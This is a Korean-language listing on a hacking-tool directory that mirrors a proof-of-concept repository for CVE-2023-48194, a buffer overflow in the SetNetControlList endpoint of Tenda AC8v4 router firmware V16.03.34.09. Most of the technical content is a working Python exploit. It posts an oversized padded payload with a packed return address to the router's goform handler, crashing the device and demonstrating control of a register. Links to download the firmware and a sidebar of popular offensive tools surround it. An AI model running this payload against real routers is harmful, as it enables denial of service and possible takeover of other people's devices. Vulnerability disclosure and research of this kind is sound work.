Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

피드문의개인정보© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
CVE-2023-48194 — Tenda AC8v4 라우터 펌웨어(V16.03.34.09)의 SetNetControlList 엔드포인트를 통한 버퍼 오버플로 취약점에 대한 개념 증명 익스플로잇으로, gp 레지스터 제어를 시연합니다. | Kitploit
도구/GitHubGitHub/zt20xx/cve-2023-48194
Embedded Systems SecurityVulnerability AnalysisExploitationWeb Application ExploitationFuzzingHardware & IoT SecurityBinary Exploitation
GitHubzt20xx/cve-2023-48194

CVE-2023-48194

Tenda AC8v4 라우터 펌웨어(V16.03.34.09)의 SetNetControlList 엔드포인트를 통한 버퍼 오버플로 취약점에 대한 개념 증명 익스플로잇으로, gp 레지스터 제어를 시연합니다.

저장소 보기
482년 전아직 검토되지 않음
공유

CVE-2023-48194

개요

펌웨어 다운로드 웹사이트:

https://www.tenda.com.cn/download/detail-3683.html

https://down.tenda.com.cn/uploadfile/AC8/V16.03.34.09.zip

https://static.tenda.com.cn/tdcweb/download/uploadfile/AC8/V16.03.34.09.zip

영향받는 버전

AC8/V16.03.34.09

취약점 세부 정보





Tenda AC8v4 .V16.03.34.09. sscanf로 인해 s8의 마지막 자리가 \x0로 덮어써집니다. set_client_qos를 실행한 후 gp 레지스터에 대한 제어 권한을 얻을 수 있습니다.

image-20231110220324578

image-20231111010734363

image-20231110211938397

PoC

Segmentation fault (core dumped)를 발생시키는 poc

import requests
url = 'http://192.168.0.1/goform/SetNetControlList'
headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36',
    'Accept': '*/*',
    'Accept-Encoding': 'gzip, deflate',
    'Accept-Language': 'zh-CN,zh;q=0.9',
    'Connection': 'close',
    'Content-Length': '3003'
}
payload=b"list="

pad=0x407ff818-0x407ff7c0
from pwn import *
target=0x40302010
target=p32(target)
payload+=b"a"*(pad)+target+b"c"*(0x110-pad)
# list len >=0x100
try:
    requests.post(url, headers=headers, data=payload,timeout=3)
except requests.exceptions.ReadTimeout:
    print("test ok")

image-20240706214512012

sscanf 전

image-20231110215023268

이후, 그리고 ret 수행

image-20231110215635663

image-20231110222010134

image-20231110222523163

도구 다운로드

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 궁극의 OSINT 툴킷: 조사 그래프, 신뢰도 점수 산정, 별칭 패밀리, 지도, 타임라인 및 보고서. 49개 모듈, 400개 이상 사이트, API 키 불필요.

    513
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # GhostLock 원탭 실행 앱 (CVE-2026-43499)

    471
  • 3

    ARTEX

    baarai/artex

    LLM 멀티 에이전트 자율 침투 테스트 플랫폼으로, 플래너/워커 에이전트, 자산 및 탐색 그래프, MITM 트래픽 기록, 취약점 재테스트 기능을 제공합니다.

    345
  • 4

    redforge

    cybersecurity91/redforge

    브라우저 측 레드 팀 툴킷으로, 정찰, 페이로드 생성, 자격 증명 공격, 암호화, 인코딩 및 참여 보고를 위한 102개의 오프라인 도구를 제공합니다.

    311
  • 5

    estorides

    grisuno/estorides

    99개 이상의 무료 OSINT 소스를 병렬로 집계하고, 엔티티를 지식 그래프로 해석하며, LLM 지원 분석과 함께 STIX 2.1, MISP 또는 GraphML로 내보냅니다.

    303
  • 6

    opencti

    opencti-platform/opencti

    오픈 사이버 위협 인텔리전스 플랫폼

    303

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →